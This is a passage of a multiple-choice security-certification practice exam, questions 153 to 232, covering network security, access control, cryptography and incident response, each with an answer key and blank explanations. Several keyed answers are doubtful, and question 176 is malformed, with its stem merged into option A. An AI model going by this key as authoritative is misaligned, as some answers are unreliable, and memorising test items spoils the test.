- A. Implement a HIDS to protect the SCADA system
- B. Implement a Layer 2 switch to access the SCADA system
- C. Implement a firewall to protect the SCADA system
- D. Implement a NIDS to protect the SCADA system

**Correct Answer:** C

**Section:** Mix Questions

**Explanation**

**Explanation/Reference:**

Section: Mix Questions

**QUESTION 153**

The common method of breaking larger network address space into smaller networks is known as:

- A. subnetting.
- B. phishing.
- C. virtualization.
- D. packet filtering.

**Correct Answer:** A

**Section:** Mix Questions

**Explanation**

**Explanation/Reference:**

Section: Mix Questions

**QUESTION 154**

While securing a network it is decided to allow active FTP connections into the network. Which of the following ports MUST be configured to allow active FTP connections? (Select TWO).

- A. 20
- B. 21
- C. 22
- D. 68
- E. 69

**Correct Answer:** AB

**Section:** Mix Questions

**Explanation**

**Explanation/Reference:**

Section: Mix Questions

**QUESTION 155**

An administrator needs to secure a wireless network and restrict access based on the hardware address of the device. Which of the following solutions should be implemented?

- A. Use a stateful firewall
- B. Enable MAC filtering
- C. Upgrade to WPA2 encryption

D. Force the WAP to use channel 1

**Correct Answer:** B

**Section:** Mix Questions

**Explanation**

**Explanation/Reference:**

Section: Mix Questions

**QUESTION 156**

Which of the following helps to establish an accurate timeline for a network intrusion?

- A. Hashing images of compromised systems
- B. Reviewing the date of the antivirus definition files
- C. Analyzing network traffic and device logs
- D. Enforcing DLP controls at the perimeter

**Correct Answer:** C

**Section:** Mix Questions

**Explanation**

**Explanation/Reference:**

Section: Mix Questions

**QUESTION 157**

A security administrator must implement a firewall rule to allow remote employees to VPN onto the company network. The VPN concentrator implements SSL VPN over the standard HTTPS port. Which of the following is the MOST secure ACL to implement at the company's gateway firewall?

- A. PERMIT TCP FROM ANY 443 TO 199.70.5.25 443
- B. PERMIT TCP FROM ANY ANY TO 199.70.5.23 ANY
- C. PERMIT TCP FROM 199.70.5.23 ANY TO ANY ANY
- D. PERMIT TCP FROM ANY 1024-65535 TO 199.70.5.23 443

**Correct Answer:** D

**Section:** Mix Questions

**Explanation**

**Explanation/Reference:**

Section: Mix Questions

**QUESTION 158**

A user has plugged in a wireless router from home with default configurations into a network jack at the office. This is known as:

- A. an evil twin.
- B. an IV attack.
- C. a rogue access point.
- D. an unauthorized entry point.

**Correct Answer:** C

**Section:** Mix Questions

**Explanation**

**Explanation/Reference:**

Section: Mix Questions

**QUESTION 159**

When confidentiality is the primary concern, and a secure channel for key exchange is not available, which of the following should be used for transmitting company documents?

- A. Digital Signature
- B. Symmetric
- C. Asymmetric
- D. Hashing

**Correct Answer:** C

**Section:** Mix Questions

**Explanation**

**Explanation/Reference:**

Section: Mix Questions

**QUESTION 160**

It is MOST important to make sure that the firewall is configured to do which of the following?

- A. Alert management of a possible intrusion.
- B. Deny all traffic and only permit by exception.
- C. Deny all traffic based on known signatures.
- D. Alert the administrator of a possible intrusion.

**Correct Answer:** B

**Section:** Mix Questions

**Explanation**

**Explanation/Reference:**

Section: Mix Questions

**QUESTION 161**

An administrator needs to secure RADIUS traffic between two servers. Which of the following is the BEST solution?

- A. Require IPSec with AH between the servers
- B. Require the message-authenticator attribute for each message
- C. Use MSCHAPv2 with MPPE instead of PAP
- D. Require a long and complex shared secret for the servers

**Correct Answer:** A

**Section:** Mix Questions

**Explanation**

**Explanation/Reference:**

Section: Mix Questions

**QUESTION 162**

A recent audit has revealed weaknesses in the process of deploying new servers and network devices. Which of the following practices could be used to increase the security posture during deployment? (Select TWO).

- A. Deploy a honeypot
- B. Disable unnecessary services
- C. Change default passwords
- D. Implement an application firewall
- E. Penetration testing

**Correct Answer:** BC

**Section:** Mix Questions

**Explanation**

**Explanation/Reference:**

Section: Mix Questions

**QUESTION 163**

Ann, the Chief Information Officer (CIO) of a company, sees cloud computing as a way to save money while providing valuable services. She is looking for a cost-effective solution to assist in capacity planning as well as visibility into the performance of the network. Which of the following cloud technologies should she look into?

- A. IaaS
- B. MaaS
- C. SaaS
- D. PaaS

**Correct Answer:** B

**Section:** Mix Questions

**Explanation**

**Explanation/Reference:**

Section: Mix Questions

**QUESTION 164**

Which of the following is the BEST reason for placing a password lock on a mobile device?

- A. Prevents an unauthorized user from accessing owner's data
- B. Enables remote wipe capabilities
- C. Stops an unauthorized user from using the device again
- D. Prevents an unauthorized user from making phone calls

**Correct Answer:** A

**Section:** Mix Questions

**Explanation**

**Explanation/Reference:**

Section: Mix Questions

**QUESTION 165**

When performing the daily review of the system vulnerability scans of the network Joe, the administrator, noticed several security related vulnerabilities with an assigned vulnerability identification number. Joe researches the assigned vulnerability identification number from the vendor website. Joe proceeds with applying the recommended solution for identified vulnerability. Which of the following is the type of vulnerability described?

- A. Network based

- B. IDS
- C. Signature based
- D. Host based

**Correct Answer:** C

**Section:** Mix Questions

**Explanation**

**Explanation/Reference:**

Section: Mix Questions

**QUESTION 166**

Joe is the accounts payable agent for ABC Company. Joe has been performing accounts payable function for the ABC Company without any supervision. Management has noticed several new accounts without billing invoices that were paid. Which of the following is the BEST management option for review of the new accounts?

- A. Mandatory vacation
- B. Job rotation
- C. Separation of duties
- D. Replacement

**Correct Answer:** A

**Section:** Mix Questions

**Explanation**

**Explanation/Reference:**

Section: Mix Questions

**QUESTION 167**

Ann, the network administrator, is receiving reports regarding a particular wireless network in the building. The network was implemented for specific machines issued to the developer department, but the developers are stating that they are having connection issues as well as slow bandwidth. Reviewing the wireless router's logs, she sees that devices not belonging to the developers are connecting to the access point. Which of the following would BEST alleviate the developer's reports?

- A. Configure the router so that wireless access is based upon the connecting device's hardware address.
- B. Modify the connection's encryption method so that it is using WEP instead of WPA2.
- C. Implement connections via secure tunnel with additional software on the developer's computers.
- D. Configure the router so that its name is not visible to devices scanning for wireless networks.

**Correct Answer:** A

**Section:** Mix Questions

**Explanation**

**Explanation/Reference:**

Section: Mix Questions

**QUESTION 168**

Joe analyzed the following log and determined the security team should implement which of the following as a mitigation method against further attempts?

Host 192.168.1.123

[00:00:01]Successful Login: 015 192.168.1.123 : local

[00:00:03]Unsuccessful Login: 022 214.34.56.006 :RDP 192.168.1.124

[00:00:04]UnSuccessful Login: 010 214.34.56.006 :RDP 192.168.1.124

[00:00:07]UnSuccessful Login: 007 214.34.56.006 :RDP 192.168.1.124

[00:00:08]UnSuccessful Login: 003 214.34.56.006 :RDP 192.168.1.124

A. Reporting

B. IDS

C. Monitor system logs

D. Hardening

**Correct Answer:** D

**Section:** Mix Questions

**Explanation**

**Explanation/Reference:**

Section: Mix Questions

**QUESTION 169**

Four weeks ago, a network administrator applied a new IDS and allowed it to gather baseline data. As rumors of a layoff began to spread, the IDS alerted the network administrator that access to sensitive client files had risen far above normal. Which of the following kind of IDS is in use?

A. Protocol based

B. Heuristic based

C. Signature based

D. Anomaly based

**Correct Answer:** D

**Section:** Mix Questions

**Explanation**

**Explanation/Reference:**

Section: Mix Questions

**QUESTION 170**

An organization recently switched from a cloud-based email solution to an in-house email server. The firewall needs to be modified to allow for sending and receiving email. Which of the following ports should be open on the firewall to allow for email traffic? (Select THREE).

- A. TCP 22
- B. TCP 23
- C. TCP 25
- D. TCP 53
- E. TCP 110
- F. TCP 143
- G. TCP 445

**Correct Answer:** CEF

**Section:** Mix Questions

**Explanation**

**Explanation/Reference:**

Section: Mix Questions

**QUESTION 171**

A new web server has been provisioned at a third party hosting provider for processing credit card transactions. The security administrator runs the netstat command on the server and notices that ports 80, 443, and 3389 are in a 'listening' state. No other ports are open. Which of the following services should be disabled to ensure secure communications?

- A. HTTPS
- B. HTTP
- C. RDP
- D. TELNET

**Correct Answer:** B

**Section: Mix Questions****Explanation****Explanation/Reference:**

Section: Mix Questions

**QUESTION 172**

A company hosts its public websites internally. The administrator would like to make some changes to the architecture.

The three goals are:

- (1) reduce the number of public IP addresses in use by the web servers
- (2) drive all the web traffic through a central point of control
- (3) mitigate automated attacks that are based on IP address scanning

Which of the following would meet all three goals?

- A. Firewall
- B. Load balancer
- C. URL filter
- D. Reverse proxy

**Correct Answer: D****Section: Mix Questions****Explanation****Explanation/Reference:**

Section: Mix Questions

**QUESTION 173**

Ann is the data owner of financial records for a company. She has requested that she have the ability to assign read and write privileges to her folders. The network administrator is tasked with setting up the initial access control system and handing Ann's administrative capabilities. Which of the following systems should be deployed?

- A. Role-based
- B. Mandatory
- C. Discretionary
- D. Rule-based

**Correct Answer:** C

**Section:** Mix Questions

**Explanation**

**Explanation/Reference:**

Section: Mix Questions

**QUESTION 174**

The IT department noticed that there was a significant decrease in network performance during the afternoon hours. The IT department performed analysis of the network and discovered this was due to users accessing and downloading music and video streaming from social sites. The IT department notified corporate of their findings and a memo was sent to all employees addressing the misuse of company resources and requesting adherence to company policy. Which of the following policies is being enforced?

- A. Acceptable use policy
- B. Telecommuting policy
- C. Data ownership policy
- D. Non disclosure policy

**Correct Answer:** A

**Section:** Mix Questions

**Explanation**

**Explanation/Reference:**

Section: Mix Questions

**QUESTION 175**

A computer security officer has investigated a possible data breach and has found it credible. The officer notifies the data center manager and the Chief Information Security Officer (CISO). This is an example of:

- A. escalation and notification.
- B. first responder.
- C. incident identification.
- D. incident mitigation.

**Correct Answer:** A

**Section:** Mix Questions

**Explanation**

**Explanation/Reference:**

Section: Mix Questions

**QUESTION 176**

A small company wants to employ PKI. The company wants a cost effective solution that must be simple and trusted. They are considering two options:

- A. X.509 and PGP. Which of the following would be the BEST option?
- B. PGP, because it employs a web-of-trust that is the most trusted form of PKI.
- C. PGP, because it is simple to incorporate into a small environment.
- D. X.509, because it uses a hierarchical design that is the most trusted form of PKI.
- E. X.509, because it is simple to incorporate into a small environment.

**Correct Answer:** B

**Section:** Mix Questions

**Explanation**

**Explanation/Reference:**

Section: Mix Questions

**QUESTION 177**

Ann was reviewing her company's event logs and observed several instances of GUEST accessing the company print server, file server, and archive database. As she continued to investigate, Ann noticed that it seemed to happen at random intervals throughout the day, but mostly after the weekly automated patching and often logging in at the same time. Which of the following would BEST mitigate this issue?

- A. Enabling time of day restrictions
- B. Disabling unnecessary services
- C. Disabling unnecessary accounts
- D. Rogue machine detection

**Correct Answer:** C

**Section:** Mix Questions

**Explanation**

**Explanation/Reference:**

Section: Mix Questions

**QUESTION 178**

A new application needs to be deployed on a virtual server. The virtual server hosts a SQL server that is used by several employees. Which of the following is the BEST approach for implementation of the new application on the virtual server?

- A. Take a snapshot of the virtual server after installing the new application and store the snapshot in a secure location.
- B. Generate a baseline report detailing all installed applications on the virtualized server after installing the new application.
- C. Take a snapshot of the virtual server before installing the new application and store the snapshot in a secure location.
- D. Create an exact copy of the virtual server and store the copy on an external hard drive after installing the new application.

**Correct Answer:** C

**Section:** Mix Questions

**Explanation**

**Explanation/Reference:**

Section: Mix Questions

**QUESTION 179**

A security administrator is notified that users attached to a particular switch are having intermittent connectivity issues. Upon further research, the administrator finds evidence of an ARP spoofing attack. Which of the following could be utilized to provide protection from this type of attack?

- A. Configure MAC filtering on the switch.
- B. Configure loop protection on the switch.
- C. Configure flood guards on the switch.
- D. Configure 802.1x authentication on the switch.

**Correct Answer:** C

**Section:** Mix Questions

**Explanation**

**Explanation/Reference:**

Section: Mix Questions

**QUESTION 180**

Ann is a member of the Sales group. She needs to collaborate with Joe, a member of the IT group, to edit a file. Currently, the file has the following permissions:

Ann: read/write

Sales Group: read

IT Group: no access

If a discretionary access control list is in place for the files owned by Ann, which of the following would be the BEST way to share the file with Joe?

- A. Add Joe to the Sales group.
- B. Have the system administrator give Joe full access to the file.
- C. Give Joe the appropriate access to the file directly.
- D. Remove Joe from the IT group and add him to the Sales group.

**Correct Answer:** C

**Section:** Mix Questions

**Explanation**

**Explanation/Reference:**

Section: Mix Questions

**QUESTION 181**

A company would like to take electronic orders from a partner; however, they are concerned that a non-authorized person may send an order. The legal department asks if there is a solution that provides non-repudiation. Which of the following would meet the requirements of this scenario?

- A. Encryption
- B. Digital signatures
- C. Steganography
- D. Hashing
- E. Perfect forward secrecy

**Correct Answer:** B

**Section:** Mix Questions

**Explanation**

**Explanation/Reference:**

Section: Mix Questions

**QUESTION 182**

The Chief Security Officer (CSO) is contacted by a first responder. The CSO assigns a handler. Which of the following is occurring?

- A. Unannounced audit response
- B. Incident response process
- C. Business continuity planning
- D. Unified threat management
- E. Disaster recovery process

**Correct Answer:** B

**Section:** Mix Questions

**Explanation**

**Explanation/Reference:**

Section: Mix Questions

**QUESTION 183**

An organization must implement controls to protect the confidentiality of its most sensitive data. The company is currently using a central storage system and group based access control for its sensitive information. Which of the following controls can further secure the data in the central storage system?

- A. Data encryption
- B. Patching the system
- C. Digital signatures
- D. File hashing

**Correct Answer:** A

**Section:** Mix Questions

**Explanation**

**Explanation/Reference:**

Section: Mix Questions

**QUESTION 184**

A network administrator, Joe, arrives at his new job to find that none of the users have changed their network passwords since they were initially hired. Joe wants to have everyone change their passwords immediately. Which of the following policies should be enforced to initiate a password change?

- A. Password expiration
- B. Password reuse
- C. Password recovery
- D. Password disablement

**Correct Answer:** A

**Section:** Mix Questions

**Explanation**

**Explanation/Reference:**

Section: Mix Questions

**QUESTION 185**

Ann, a security administrator at a call center, has been experiencing problems with users intentionally installing unapproved and occasionally malicious software on their computers. Due to the nature of their jobs, Ann cannot change their permissions. Which of the following would BEST alleviate her concerns?

- A. Deploy a HIDS suite on the users' computers to prevent application installation.
- B. Maintain the baseline posture at the highest OS patch level.
- C. Enable the pop-up blockers on the users' browsers to prevent malware.
- D. Create an approved application list and block anything not on it.

**Correct Answer:** D

**Section:** Mix Questions

**Explanation**

**Explanation/Reference:**

Section: Mix Questions

**QUESTION 186**

Which of the following should be used to authenticate and log connections from wireless users connecting with EAP-TLS?

- A. Kerberos
- B. LDAP
- C. SAML
- D. RADIUS

**Correct Answer:** D

**Section:** Mix Questions

**Explanation**

**Explanation/Reference:**

Section: Mix Questions

**QUESTION 187**

A security administrator is auditing a database server to ensure the correct security measures are in place to protect the data. Some of the fields consist of people's first name, last name, home address, date of birth and mothers last name. Which of the following describes this type of data?

- A. PII
- B. PCI
- C. Low
- D. Public

**Correct Answer:** A

**Section:** Mix Questions

**Explanation**

**Explanation/Reference:**

Section: Mix Questions

**QUESTION 188**

Which of the following would be MOST appropriate if an organization's requirements mandate complete control over the data and applications stored in the cloud?

- A. Hybrid cloud
- B. Community cloud
- C. Private cloud
- D. Public cloud

**Correct Answer:** C

**Section:** Mix Questions

**Explanation**

**Explanation/Reference:**

Section: Mix Questions

**QUESTION 189**

Joe, the information security manager, is tasked with calculating risk and selecting controls to protect a new system. He has identified people, environmental conditions, and events that could affect the new system. Which of the following does he need to estimate NEXT in order to complete his risk calculations?

- A. Vulnerabilities
- B. Risk
- C. Likelihood
- D. Threats

**Correct Answer:** A

**Section:** Mix Questions

**Explanation**

**Explanation/Reference:**

Section: Mix Questions

**QUESTION 190**

The data security manager is notified that a client will be sending encrypted information on optical discs for import into the company database. Once imported, the information is backed up and the discs are no longer needed. Following the import, which of the following is the BEST action for the manager to take?

- A. Wipe the discs and place into inventory for future use
- B. Send the discs back to the client
- C. Contract with a third party to shred the discs
- D. Instruct employees to store the discs in a secure area

**Correct Answer:** B

**Section:** Mix Questions

**Explanation**

**Explanation/Reference:**

Section: Mix Questions

**QUESTION 191**

A network administrator identifies sensitive files being transferred from a workstation in the LAN to an unauthorized outside IP address in a foreign country. An investigation determines that the firewall has not been altered, and antivirus is up-to-date on the workstation. Which of the following is the MOST likely reason for the incident?

- A. MAC Spoofing
- B. Session Hijacking
- C. Impersonation
- D. Zero-day

**Correct Answer:** D

**Section:** Mix Questions

**Explanation**

**Explanation/Reference:**

Section: Mix Questions

**QUESTION 192**

Which of the following represents a cryptographic solution where the encrypted stream cannot be captured by a sniffer without the integrity of the stream being compromised?

- A. Elliptic curve cryptography.
- B. Perfect forward secrecy.

- C. Steganography.
- D. Quantum cryptography.

**Correct Answer:** D

**Section:** Mix Questions

**Explanation**

**Explanation/Reference:**

Section: Mix Questions

**QUESTION 193**

A security administrator must implement a network that is immune to ARP spoofing attacks. Which of the following should be implemented to ensure that a malicious insider will not be able to successfully use ARP spoofing techniques?

- A. UDP
- B. IPv6
- C. IPSec
- D. VPN

**Correct Answer:** B

**Section:** Mix Questions

**Explanation**

**Explanation/Reference:**

Section: Mix Questions

**QUESTION 194**

After working on his doctoral dissertation for two years, Joe, a user, is unable to open his dissertation file. The screen shows a warning that the dissertation file is corrupted because it is infected with a backdoor, and can only be recovered by upgrading the antivirus software from the free version to the commercial version. Which of the following types of malware is the laptop MOST likely infected with?

- A. Ransomware
- B. Trojan
- C. Backdoor
- D. Armored virus

**Correct Answer:** A

**Section:** Mix Questions

**Explanation**

**Explanation/Reference:**

Section: Mix Questions

**QUESTION 195**

An employee connects a wireless access point to the only jack in the conference room to provide Internet access during a meeting. The access point is configured to use WPA2-TKIP. A malicious user is able to intercept clear text HTTP communication between the meeting attendees and the Internet. Which of the following is the reason the malicious user is able to intercept and see the clear text communication?

- A. The malicious user has access to the WPA2-TKIP key.
- B. The wireless access point is broadcasting the SSID.
- C. The malicious user is able to capture the wired communication.
- D. The meeting attendees are using unencrypted hard drives.

**Correct Answer:** C

Section: Mix Questions

Explanation

**Explanation/Reference:**

Section: Mix Questions

**QUESTION 196**

A technician wants to securely collect network device configurations and statistics through a scheduled and automated process. Which of the following should be implemented if configuration integrity is most important and a credential compromise should not allow interactive logons?

- A. SNMPv3
- B. TFTP
- C. SSH
- D. TLS

**Correct Answer:** A

Section: Mix Questions

Explanation

**Explanation/Reference:**

Section: Mix Questions

**QUESTION 197**

Which of the following password attacks is MOST likely to crack the largest number of randomly generated passwords?

- A. Hybrid
- B. Birthday attack
- C. Dictionary
- D. Rainbow tables

**Correct Answer:** D

**Section:** Mix Questions

**Explanation**

**Explanation/Reference:**

Section: Mix Questions

**QUESTION 198**

Ann has recently transferred from the payroll department to engineering. While browsing file shares, Ann notices she can access the payroll status and pay rates of her new coworkers. Which of the following could prevent this scenario from occurring?

- A. Credential management
- B. Continuous monitoring
- C. Separation of duties
- D. User access reviews

**Correct Answer:** D

**Section:** Mix Questions

**Explanation**

**Explanation/Reference:**

Section: Mix Questions

**QUESTION 199**

A security administrator is tasked with ensuring that all devices have updated virus definition files before they are allowed to access network resources. Which of the following technologies would be used to accomplish this goal?

- A. NIDS
- B. NAC
- C. DLP
- D. DMZ
- E. Port Security

**Correct Answer:** B

**Section:** Mix Questions

**Explanation**

**Explanation/Reference:**

Section: Mix Questions

**QUESTION 200**

The loss prevention department has purchased a new application that allows the employees to monitor the alarm systems at remote locations. However, the application fails to connect to the vendor's server and the users are unable to log in. Which of the following are the MOST likely causes of this issue? (Select TWO).

- A. URL filtering
- B. Role-based access controls
- C. MAC filtering
- D. Port Security
- E. Firewall rules

**Correct Answer:** AE

**Section:** Mix Questions

**Explanation**

**Explanation/Reference:**

Section: Mix Questions

**QUESTION 201**

Several employees clicked on a link in a malicious message that bypassed the spam filter and their PCs were infected with malware as a result. Which of the following BEST prevents this situation from occurring in the future?

- A. Data loss prevention
- B. Enforcing complex passwords
- C. Security awareness training
- D. Digital signatures

**Correct Answer:** C

**Section:** Mix Questions

**Explanation**

**Explanation/Reference:**

Section: Mix Questions

**QUESTION 202**

Visible security cameras are considered to be which of the following types of security controls?

- A. Technical
- B. Compensating
- C. Deterrent
- D. Administrative

**Correct Answer:** C

**Section:** Mix Questions

**Explanation**

**Explanation/Reference:**

Section: Mix Questions

**QUESTION 203**

It has been discovered that students are using kiosk tablets intended for registration and scheduling to play games and utilize instant messaging. Which of the following could BEST eliminate this issue?

- A. Device encryption
- B. Application control
- C. Content filtering
- D. Screen-locks

**Correct Answer:** B

**Section:** Mix Questions

**Explanation**

**Explanation/Reference:**

Section: Mix Questions

**QUESTION 204**

Ann is an employee in the accounting department and would like to work on files from her home computer. She recently heard about a new personal cloud storage service with an easy web interface. Before uploading her work related files into the cloud for access, which of the following is the MOST important security concern Ann should be aware of?

- A. Size of the files
- B. Availability of the files

- C. Accessibility of the files from her mobile device
- D. Sensitivity of the files

**Correct Answer:** D

**Section:** Mix Questions

**Explanation**

**Explanation/Reference:**

Section: Mix Questions

**QUESTION 205**

A security administrator would like to ensure that system administrators are not using the same password for both their privileged and non-privileged accounts. Which of the following security controls BEST accomplishes this goal?

- A. Require different account passwords through a policy
- B. Require shorter password expiration for non-privileged accounts
- C. Require shorter password expiration for privileged accounts
- D. Require a greater password length for privileged accounts

**Correct Answer:** A

**Section:** Mix Questions

**Explanation**

**Explanation/Reference:**

Section: Mix Questions

**QUESTION 206**

An active directory setting restricts querying to only secure connections. Which of the following ports should be selected to establish a successful connection?

- A. 389
- B. 440
- C. 636
- D. 3286

**Correct Answer:** C

**Section:** Mix Questions

**Explanation**

**Explanation/Reference:**

Section: Mix Questions

**QUESTION 207**

A new client application developer wants to ensure that the encrypted passwords that are stored in their database are secure from cracking attempts. To implement this, the developer implements a function on the client application that hashes passwords thousands of times prior to being sent to the database. Which of the following did the developer MOST likely implement?

- A. RIPEMD
- B. PBKDF2
- C. HMAC
- D. ECDHE

**Correct Answer:** B

**Section: Mix Questions**

**Explanation**

**Explanation/Reference:**

Section: Mix Questions

**QUESTION 208**

Ann, a security analyst, has discovered that her company has very high staff turnover and often user accounts are not disabled after an employee leaves the company. Which of the following could Ann implement to help identify accounts that are still active for terminated employees?

- A. Routine audits
- B. Account expirations
- C. Risk assessments
- D. Change management

**Correct Answer:** A

**Section: Mix Questions**

**Explanation**

**Explanation/Reference:**

Section: Mix Questions

**QUESTION 209**

Joe must send Ann a message and provide Ann with assurance that he was the actual sender. Which of the following will Joe need to use to BEST accomplish the objective?

- A. A pre-shared private key
- B. His private key
- C. Ann's public key
- D. His public key

**Correct Answer:** B

**Section:** Mix Questions

**Explanation**

**Explanation/Reference:**

Section: Mix Questions

**QUESTION 210**

Signed digital certificates used to secure communication with a web server are MOST commonly associated with which of the following ports?

- A. 25
- B. 53
- C. 143
- D. 443

**Correct Answer:** D

**Section:** Mix Questions

**Explanation**

**Explanation/Reference:**

Section: Mix Questions

**QUESTION 211**

Which of the following attacks involves the use of previously captured network traffic?

- A. Replay
- B. Smurf
- C. Vishing
- D. DDoS

**Correct Answer:** A

**Section:** Mix Questions

**Explanation**

**Explanation/Reference:**

Section: Mix Questions

**QUESTION 212**

An attacker crafts a message that appears to be from a trusted source, but in reality it redirects the recipient to a malicious site where information is harvested. The message is narrowly tailored so it is effective on only a small number of victims. This describes which of the following?

- A. Spear phishing
- B. Phishing
- C. Smurf attack
- D. Vishing

**Correct Answer:** A

Section: Mix Questions

Explanation

**Explanation/Reference:**

Section: Mix Questions

**QUESTION 213**

Verifying the integrity of data submitted to a computer program at or during run-time, with the intent of preventing the malicious exploitation of unintentional effects in the structure of the code, is BEST described as which of the following?

- A. Output sanitization
- B. Input validation
- C. Application hardening
- D. Fuzzing

**Correct Answer:** B

Section: Mix Questions

Explanation

**Explanation/Reference:**

Section: Mix Questions

**QUESTION 214**

An administrator is instructed to disable IP-directed broadcasts on all routers in an organization. Which of the following attacks does this prevent?

- A. Pharming
- B. Smurf
- C. Replay
- D. Xmas

**Correct Answer:** B

**Section:** Mix Questions

**Explanation**

**Explanation/Reference:**

Section: Mix Questions

**QUESTION 215**

Ann, the system administrator, is installing an extremely critical system that can support ZERO downtime. Which of the following BEST describes the type of system Ann is installing?

- A. High availability
- B. Clustered
- C. RAID
- D. Load balanced

**Correct Answer:** A

**Section:** Mix Questions

**Explanation**

**Explanation/Reference:**

Section: Mix Questions

**QUESTION 216**

An administrator has to determine host operating systems on the network and has deployed a transparent proxy. Which of the following fingerprint types would this solution use?

- A. Packet
- B. Active
- C. Port
- D. Passive

**Correct Answer:** D

**Section:** Mix Questions

## **Explanation**

### **Explanation/Reference:**

Section: Mix Questions

### **QUESTION 217**

An organization has three divisions: Accounting, Sales, and Human Resources. Users in the Accounting division require access to a server in the Sales division, but no users in the Human Resources division should have access to resources in any other division, nor should any users in the Sales division have access to resources in the Accounting division. Which of the following network segmentation schemas would BEST meet this objective?

- A. Create two VLANS, one for Accounting and Sales, and one for Human Resources.
- B. Create one VLAN for the entire organization.
- C. Create two VLANs, one for Sales and Human Resources, and one for Accounting.
- D. Create three separate VLANS, one for each division.

**Correct Answer:** D

Section: Mix Questions

## **Explanation**

### **Explanation/Reference:**

Section: Mix Questions

### **QUESTION 218**

An organization's security policy states that users must authenticate using something you do. Which of the following would meet the objectives of the security policy?

- A. Fingerprint analysis
- B. Signature analysis
- C. Swipe a badge
- D. Password

**Correct Answer:** B

Section: Mix Questions

## **Explanation**

### **Explanation/Reference:**

Section: Mix Questions

### **QUESTION 219**

Which of the following protocols is MOST likely to be leveraged by users who need additional information about another user?

- A. LDAP
- B. RADIUS
- C. Kerberos
- D. TACACS+

**Correct Answer:** A

**Section:** Mix Questions

**Explanation**

**Explanation/Reference:**

Section: Mix Questions

**QUESTION 220**

An internal audit has detected that a number of archived tapes are missing from secured storage. There was no recent need for restoration of data from the missing tapes. The location is monitored by access control and CCTV systems. Review of the CCTV system indicates that it has not been recording for three months. The access control system shows numerous valid entries into the storage location during that time. The last audit was six months ago and the tapes were accounted for at that time. Which of the following could have aided the investigation?

- A. Testing controls
- B. Risk assessment
- C. Signed AUP
- D. Routine audits

**Correct Answer:** A

**Section:** Mix Questions

**Explanation**

**Explanation/Reference:**

Section: Mix Questions

**QUESTION 221**

A systems engineer has been presented with storage performance and redundancy requirements for a new system to be built for the company. The storage solution must be designed to support the highest performance and must also be able to support more than one drive failure. Which of the following should the engineer choose to meet these requirements?

- A. A mirrored striped array with parity
- B. A mirrored mirror array
- C. A striped array

D. A striped array with parity

**Correct Answer:** B

**Section:** Mix Questions

**Explanation**

**Explanation/Reference:**

Section: Mix Questions

### **QUESTION 222**

The security manager wants to unify the storage of credential, phone numbers, office numbers, and address information into one system. Which of the following is a system that will support the requirement on its own?

- A. LDAP
- B. SAML
- C. TACACS
- D. RADIUS

**Correct Answer:** A

**Section:** Mix Questions

**Explanation**

**Explanation/Reference:**

Section: Mix Questions

### **QUESTION 223**

Which of the following is a security advantage of using NoSQL vs. SQL databases in a three-tier environment?

- A. NoSQL databases are not vulnerable to XSRF attacks from the application server.
- B. NoSQL databases are not vulnerable to SQL injection attacks.
- C. NoSQL databases encrypt sensitive information by default.
- D. NoSQL databases perform faster than SQL databases on the same hardware.

**Correct Answer:** B

**Section:** Mix Questions

**Explanation**

**Explanation/Reference:**

Section: Mix Questions

**QUESTION 224**

In order to secure additional budget, a security manager wants to quantify the financial impact of a one-time compromise. Which of the following is MOST important to the security manager?

- A. Impact
- B. SLE
- C. ALE
- D. ARO

**Correct Answer:** B

**Section:** Mix Questions

**Explanation**

**Explanation/Reference:**

Section: Mix Questions

**QUESTION 225**

A company has just deployed a centralized event log storage system. Which of the following can be used to ensure the integrity of the logs after they are collected?

- A. Write-once drives
- B. Database encryption
- C. Continuous monitoring
- D. Role-based access controls

**Correct Answer:** A

**Section:** Mix Questions

**Explanation**

**Explanation/Reference:**

Section: Mix Questions

**QUESTION 226**

The call center supervisor has reported that many employees have been playing preinstalled games on company computers and this is reducing productivity. Which of the following would be MOST effective for preventing this behavior?

- A. Acceptable use policies
- B. Host-based firewalls
- C. Content inspection

D. Application whitelisting

**Correct Answer:** D

**Section:** Mix Questions

**Explanation**

**Explanation/Reference:**

Section: Mix Questions

**QUESTION 227**

Joe, a network administrator, is able to manage the backup software console by using his network login credentials. Which of the following authentication services is he MOST likely using?

- A. SAML
- B. LDAP
- C. iSCSI
- D. Two-factor authentication

**Correct Answer:** B

**Section:** Mix Questions

**Explanation**

**Explanation/Reference:**

Section: Mix Questions

**QUESTION 228**

A system administrator wants to confidentially send a user name and password list to an individual outside the company without the information being detected by security controls. Which of the following would BEST meet this security goal?

- A. Digital signatures
- B. Hashing
- C. Full-disk encryption
- D. Steganography

**Correct Answer:** D

**Section:** Mix Questions

**Explanation**

**Explanation/Reference:**

Section: Mix Questions

**QUESTION 229**

Several departments in a corporation have a critical need for routinely moving data from one system to another using removable storage devices. Senior management is concerned with data loss and the introduction of malware on the network. Which of the following choices BEST mitigates the range of risks associated with the continued use of removable storage devices?

- A. Remote wiping enabled for all removable storage devices
- B. Full-disk encryption enabled for all removable storage devices
- C. A well defined acceptable use policy
- D. A policy which details controls on removable storage use

**Correct Answer:** D

**Section: Mix Questions**

**Explanation**

**Explanation/Reference:**

Section: Mix Questions

**QUESTION 230**

A retail store uses a wireless network for its employees to access inventory from anywhere in the store. Due to concerns regarding the aging wireless network, the store manager has brought in a consultant to harden the network. During the site survey, the consultant discovers that the network was using WEP encryption. Which of the following would be the BEST course of action for the consultant to recommend?

- A. Replace the unidirectional antenna at the front of the store with an omni-directional antenna.
- B. Change the encryption used so that the encryption protocol is CCMP-based.
- C. Disable the network's SSID and configure the router to only access store devices based on MAC addresses.
- D. Increase the access point's encryption from WEP to WPA TKIP.

**Correct Answer:** B

**Section: Mix Questions**

**Explanation**

**Explanation/Reference:**

Section: Mix Questions

**QUESTION 231**

A company executive's laptop was compromised, leading to a security breach. The laptop was placed into storage by a junior system administrator and was subsequently wiped and re-imaged. When it was determined that the authorities would need to be involved, there was little evidence to present to the investigators. Which of the following procedures could have been implemented to aid the authorities in their investigation?

- A. A comparison should have been created from the original system's file hashes
- B. Witness testimony should have been taken by the administrator
- C. The company should have established a chain of custody tracking the laptop
- D. A system image should have been created and stored

**Correct Answer:** D

**Section:** Mix Questions

**Explanation**

**Explanation/Reference:**

Section: Mix Questions

#### **QUESTION 232**

An organization is implementing a password management application which requires that all local administrator passwords be stored and automatically managed. Auditors will be responsible for monitoring activities in the application by reviewing the logs. Which of the following security controls is the BEST option to prevent auditors from accessing or modifying passwords in the application?

- A. Time of day restrictions
- B. Create user accounts for the auditors and assign read-only access
- C. Mandatory access control
- D. Role-based access with read-only

**Correct Answer:** D

**Section:** Mix Questions

